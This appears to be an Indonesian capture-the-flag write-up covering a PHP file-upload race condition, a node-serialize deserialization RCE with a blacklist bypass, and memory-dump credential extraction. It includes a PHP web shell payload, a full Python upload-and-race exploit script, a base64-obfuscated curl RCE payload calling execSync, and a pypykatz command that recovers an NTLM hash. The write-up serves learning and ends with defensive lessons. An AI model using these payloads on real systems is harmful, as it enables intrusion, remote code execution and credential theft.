                $message = "Error: The uploaded file exceeds the 1MB size
limit.";
                break;
            case UPLOAD_ERR_NO_FILE:
                $message = "Error: No file was selected for upload.";
                break;
            default:
                $message = "Error: A server-side error occurred during
upload.";
        }
        header("Location: index.php?message=" . urlencode($message));
        exit();
    }

    $uploadDir = "uploads/";
    $fileName = basename($_FILES["imageFile"]["name"]);

    // Add random prefix to make filename unpredictable
    $randomPrefix = bin2hex(random_bytes(4)); // 8 hex chars
    $uploadPath = $uploadDir . $randomPrefix . "_" . $fileName;

    $fileType = strtolower(pathinfo($uploadPath, PATHINFO_EXTENSION));
    $checksumPath = $uploadPath . '.txt';

    if (move_uploaded_file($_FILES["imageFile"]["tmp_name"], $uploadPath))
{

        $content = file_get_contents($uploadPath);
        $hash = hash('sha256', $content);

        // Store hash for tracking
        file_put_contents($checksumPath, $hash);

        // Return actual filename so scripts can parse it
        $message = "Success: File uploaded as " . basename($uploadPath);

    } else {
        $message = "Error: There was a problem with the upload.";
    }
    header("Location: index.php?message=" . urlencode($message));
    exit();
} else {
    header("Location: index.php");
    exit();
}
```

Ada proteksi buat cegah spam upload. Maksimal cuma boleh 10x upload dalam 5 detik. Mereka pake session buat nyimpen waktu-waktu upload sebelumnya, terus dibersihkan yang udah lewat dari 5 detik. Kalau kebanyakan upload, langsung di-redirect ke index dengan pesan error.

ini ga ngaruh ke exploit kita karna ya kayaknya juga gabakal spam

```
$fileType = strtolower(pathinfo($uploadPath, PATHINFO_EXTENSION));
```

Nah, mereka ambil extension file-nya... tapi terus NGAPAIN? Yap, NOTHING! Variable `$fileType` ini dibuat tapi gak dipake sama sekali buat validasi. Ini celah utama

```
$randomPrefix = bin2hex(random_bytes(4)); // 8 hex chars
$uploadPath = $uploadDir . $randomPrefix . "_" . $fileName;
```

File kita bakal dikasih prefix random 8 karakter hex. Misalnya shell.php jadi 09a93178_shell.php. Tapi gak masalah, karena mereka ngasih tau nama lengkapnya di response

```
$message = "Success: File uploaded as " . basename($uploadPath);
```

Server ngasih tau nama file lengkap (termasuk random prefix) setelah upload berhasil. Jadi kita tau persis file kita ada dimana.

Dari analisis ini, exploit-nya straightforward banget:

1. **Upload PHP shell** (misalnya: <?php system($_GET['cmd']); ?>)
2. **Dapet nama file** dari response (contoh: 09a93178_shell.php)
3. **Akses file** via: http://target/uploads/09a93178_shell.php?cmd=cat /flag.txt
4. **Profit!** Flag muncul karena code PHP kita dieksekusi

nah karna saya entah kenapa gabisa bikin file php dan ke detect virus mulu sampe kesel jadi saya suruh ai bikin script buat bikin script php lalu

kirim hehe

race.py 1

race.py > race_attack

```python
#!/usr/bin/env python3
"""
Hachuuu Race Condition Exploit
Upload dan langsung akses file sebelum dihapus
"""

import requests
import re
import threading
import time

TARGET = "http://chall-ctf.ara-its.id:6005"

def race_attack():
    """Upload dan langsung akses berkali-kali"""

    # Payload langsung baca flag
    payloads = [
        '<?php echo file_get_contents("/flag.txt"); ?>',
        '<?php system("cat /flag.txt"); ?>',
        '<?php passthru("cat /flag.txt"); ?>',
    ]

    for i, payload in enumerate(payloads):
        print(f"\n[*] Attempt {i+1}/3 with payload variant...")

        # Session untuk maintain cookies
        session = requests.Session()

        # Upload file
        files = {'imageFile': ('shell.php', payload, 'application/x-php')}
        data = {'submit': '1'}

        print("[*] Uploading...")
        r = session.post(f"{TARGET}/upload.php", files=files, data=data,
        allow_redirects=True)
```

```python
    # Extract filename
    match = re.search(r'([a-f0-9]{8}_shell\.php)', r.text + r.url)

    if match:
        filename = match.group(1)
        print(f"[+] Uploaded: {filename}")

        # IMMEDIATELY access multiple times
        print("[*] Racing to access file...")

        def try_access(cmd_num):
            """Try to access file"""
            try:
                url = f"{TARGET}/uploads/{filename}"

                # Try without parameter first (for direct flag read)
                r1 = session.get(url, timeout=2)
                if r1.status_code == 200 and len(r1.text) > 0:
                    if 'ARA' in r1.text or 'flag' in r1.text.lower():
                        print(f"\n{'='*70}")
                        print(f"[!] FLAG FOUND (no param)!")
                        print(f"{'='*70}")
                        print(r1.text)
                        print(f"{'='*70}\n")
                        return True

                # Try with commands
                commands = [
                    'cat /flag.txt',
                    'cat /flag',
                    'cat ../flag.txt',
                    'cat ../../flag.txt',
                    'ls -la /',
                    'find / -name "*flag*" 2>/dev/null | head -5',
```

```
                    ]

                    for cmd in commands:
                        r2 = session.get(url, params={'cmd': cmd}, timeout=2)
                        if r2.status_code == 200 and len(r2.text) > 0:
                            if 'ARA' in r2.text or 'ARACTF' in r2.text:
                                print(f"\n{'='*70}")
                                print(f"[!] FLAG FOUND with cmd: {cmd}")
                                print(f"{'='*70}")
                                print(r2.text)
                                print(f"{'='*70}\n")
                                return True
                            elif '<?php' not in r2.text and len(r2.text) > 5:
                                print(f"[+] Got output from '{cmd}': {r2.text[:100]}")

                except Exception as e:
                    pass

                return False

            # Launch multiple threads to race
            threads = []
            for i in range(10):
                t = threading.Thread(target=try_access, args=(i,))
                t.start()
                threads.append(t)

            for t in threads:
                t.join()

            # Small delay before next attempt
            time.sleep(1)
        else:
            print(f"[-] Failed to extract filename")
            print(f"[DEBUG] Response: {r.text[:200]}")
```


```
                t.join()

            # Small delay before next attempt
            time.sleep(1)
        else:
            print(f"[-] Failed to extract filename")
            print(f"[DEBUG] Response: {r.text[:300]}")

def main():
    print("="*70)
    print("Hachuuu Race Condition Exploit")
    print("="*70)
    print(f"Target: {TARGET}")
    print("Strategy: Upload + Immediate Multi-threaded Access")
    print("="*70)

    # Run multiple race attempts
    for attempt in range(3):
        print(f"\n{'='*70}")
        print(f"RACE ATTEMPT {attempt + 1}/3")
        print(f"{'='*70}")
        race_attack()

    print("\n[*] All attempts completed")
    print("[*] If no flag found, the file might be deleted too quickly")
    print("[*] Or the challenge might require a different approach")

if __name__ == "__main__":
    main()
```

```
shouma@DESKTOP-R6EE5AL mnt 1 python3 race.py
======================================================================
Hachuuu Race Condition Exploit
======================================================================
Target: http://chall-ctf.ara-its.id:6005
Strategy: Upload + Immediate Multi-threaded Access
======================================================================

======================================================================
RACE ATTEMPT 1/3
======================================================================

[*] Attempt 1/3 with payload variant...
[*] Uploading...
[+] Uploaded: 445c9ce8_shell.php
[*] Racing to access file...

======================================================================
[!] FLAG FOUND (no param)!
======================================================================
ARA7{gr4ttzzz_y0u_l34rn3d_r4c3_c0nd1t10n_thr0ugh_f1l3_upl04d_anarchist_was_hereeee}
======================================================================
```

Flag :
ARA7{gr4ttzzz_y0u_l34rn3d_r4c3_c0nd1t10n_thr0ugh_f1l3_upl04d_anarchist_was_hereeee}

Challenge "Hachuuu" ini ngajarin kita bahwa keamanan itu gak cuma soal nambahin fitur-fitur proteksi yang keliatan keren, tapi lebih ke implementasi fundamental yang bener. Meskipun developer udah pasang rate limiting, random delay, sama random prefix buat nama file, semua itu jadi percuma karena mereka skip hal yang paling basic: **file type validation**. Yang bikin menarik, ada twist race condition dimana file kayaknya auto-delete setelah upload, jadi kita harus ngejar waktu buat akses file secepat mungkin sebelum ilang. Lesson learned-nya jelas: always validate file type properly (cek extension DAN content/MIME type), disable PHP execution di upload directory, jangan expose nama file ke user, dan idealnya simpen uploaded files di luar web root. Intinya, security yang bener itu berlapis, tapi layer paling dasar harus kuat dulu - percuma punya gembok mahal kalau pintunya bolong.

WEB - Arknights



ini fitur Search"

Tapi balik

server library

Challenge ngasih kita "Advanced buat nyari operator Arknights. ternyata di kap mesinnya, pakai

node-serialize yang punya celah Insecure Deserialization. Meskipun ada Blacklist WAF yang nge-block kata-kata kayak require, process, dan karakter backslash \, kita bisa bypass pakai teknik encoding Base64 di dalam payload JavaScript. Akhirnya kita dapet RCE (Remote Code Execution) dan nemu flag-nya "ngumpet" di dalam source code app.js server.

Ini tampilan web-nya, kita disuruh masukin query buat nyari data operator. Pas kita cek file Arknights.zip yang dikasih, ada file app.js. Pas dibongkar, ini bagian yang paling "berisik":

```
app.get('/api/search', authMiddleware, (req, res) => {
    const query = req.query.q;
    if (!query) return res.status(400).json({ error: "No query" });

    if (query.startsWith('{')) {
        const blacklist = [
            'require', 'child_process', 'exec', 'spawn', 'fs',
            'cat', 'process', 'eval', 'fromCharCode',
            '+', 'concat', 'join',
            '\\', '`'
        ];

        if (blacklist.some(word => query.includes(word))) {
            console.log("Attack blocked:", query);
            return res.status(403).json({
                error: "i'm watching you doctah",
            });
        }
        try {
            console.log("Deserializing Advanced Query:", query);
            const filter = serialize.unserialize(query);
            return res.json({ notice: "Advanced Filter Applied", data: filter });
                } catch (e) {
                    return res.status(500).json({ error: "Error" });
                }
            }

    const user = db.prepare('SELECT * FROM users WHERE username = ?').get(query);
    if (user) {
        res.json({
            username: user.username,
            level: user.level,
            secretary_img: user.secretary_img || '/image/Amiya.webp'
        });
    } else {
        res.status(404).json({ error: "Operator not found" });
    }
});
```

Temuan Penting:

1. **Vulnerable Library:** node-serialize itu rawan RCE kalau kita masukin object dengan syntax _$$ND_FUNC$$_.
2. **Blacklist Bypass:** Filter cuma ngecek teks mentah. Karena kita bisa eksekusi JS, kita bisa pakai Buffer.from('base64').toString() buat bungkus perintah terlarang kayak process atau child_process.
3. **WAF Annoyance:** Ada filter \ (backslash). Jadi kita nggak bisa pakai escaped quotes (\"). Solusinya? Pakai kutip satu (') di dalam payload.

Exploitation

Strategi exploit-nya:


1. Bungkus command cat app.js ke Base64 supaya cat gak kena filter.

2. Bikin payload `_$$ND_FUNC$$_` yang nge-decode Base64 tadi terus jalanin `execSync`.
3. Kirim lewat `curl`. Pakai kutip satu di luar (`'q=...'`) supaya terminal Linux nggak ngerusak tanda `$$` jadi nomor PID.

Final Payload yang Tembus:

`cmd` diisi Base64 dari `cat app.js` -> `Y2F0IGFwcC5qcw==`.

```
curl -G "http://chall-ctf.ara-its.id:3000/api/search" \
  -H "Cookie:
doctor_id=s%3A16000248.wpS7exScENkLsCXGIgNqkZbNjqChpI0ch%2BaFHAU3KoY" \
  --data-urlencode 'q={"rce":"_$$ND_FUNC$$_function(){var B=Buffer;var
s=function(x){return B.from(x,\''base64'\'').toString()};var
p=s('\''cHJvY2Vzcw==\'');var r=s('\''cmVxdWlyZQ==\'');var
cp=s('\''Y2hpbGRfcHJvY2Vzcw==\'');var e=s('\''ZXhlY1N5bmM=\'');var
cmd=s('\''Y2F0IGFwcC5qcw==\'');return
global[p].mainModule[r](cp)[e](cmd).toString()}()"}'
```




Flag

ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT_oh_wait_wrong_game_xD}

Challenge ini ngingetin kalau proteksi cuma pake *Blacklist* itu rapuh banget. Developer udah usaha nge-block banyak kata, tapi karena ada fitur encoding kayak Base64, semua itu jadi gak berguna. Pelajarannya: jangan pernah pakai library `node-serialize` buat data dari user, dan kalau mau aman, pakai *Whitelist* atau jangan kasih akses deserialization sama sekali.

DIGITAL FORENSICS



Pertama2 ya pastinya di unzip dulu, yakali ga diunzip
Command

```
unzip mem.zip
```

Output

```
Archive:  mem.zip
  inflating: mem.DMP
```

Lalu di analisis file nya dengan command file
Command

```
file mem.DMP
```

Output

```
Mini DuMP crash report, Wed Jan 28 10:17:02 2026
```

Lalu gw nyoba pake volatility
Command

```
vol -f mem.DMP windows.info
```

Output
Volatility 3 Framework 2.26.2 Progress: 100.00 PDB scanning finished Unsatisfied requirement plugins.Info.kernel.layer_name: Unsatisfied requirement plugins.Info.kernel.symbol_table_name: A translation layer requirement was not fulfilled. Please verify that: A file was provided to create this layer (by -f, --single-location or by config) The file exists and is readable The file is a valid memory image and was acquired cleanly A symbol table requirement was not fulfilled. Please verify that: The associated translation layer requirement was fulfilled You have the correct symbol file for the requirement The symbol file is under the correct directory or zip file The symbol file is named appropriately or contains the correct banner Unable to validate the plugin requirements: ['plugins.Info.kernel.layer_name', 'plugins.Info.kernel.symbol_table_name']

Hasil

Volatility gagal membaca dump karena:

- Tidak ada kernel memory layer
- Tidak ada symbol table
- File bukan full memory dump

Kesimpulan

Tool **Volatility tidak sesuai**, sehingga diperlukan tool lain yang mendukung **MiniDump Windows**.

Lalu gw coba pakai pypykatz, sebelumnya gw install dulu pakai pipx
pipx install pypykatz

Langsung aja pakai gw pypykatz buat ekstrak credential Windows

Command

```
pypykatz lsa minidump mem.DMP
```

Output

Hasilnya bejibun bats, tapi ada output penting yaitu
Username: Hannn


```
Domain: DESKTOP
NT: f4b2619c33cea30e3159e7397fb1d6a7
```

Gw liat disitu, panjang hex nya 32 karakter (mungkin beneran ntlm hash), lalu usernya Hann (sesuai dengan clue soal), yaudah tinggal dimasukkin ke format flag.

ARA7{f4b2619c33cea30e3159e7397fb1d6a7}

dan ini dia flagnya

BINARY EXPLOITATION




Kita langsung analisis saja buset itu checksec nya ijo semua ye lengkap bener dan filenya 64 bit (Registersnya RSP/RBP/RIP)


No canary = vulnerability buffer overflow bisa kita manfaatin

PIE enabled = kita perlu leak alamat dulu sebelum exploit

NX enabled = gabisa taruh shellcode di stack, harus ret2win atau ROP



Kita coba lihat function apa saja yang ada

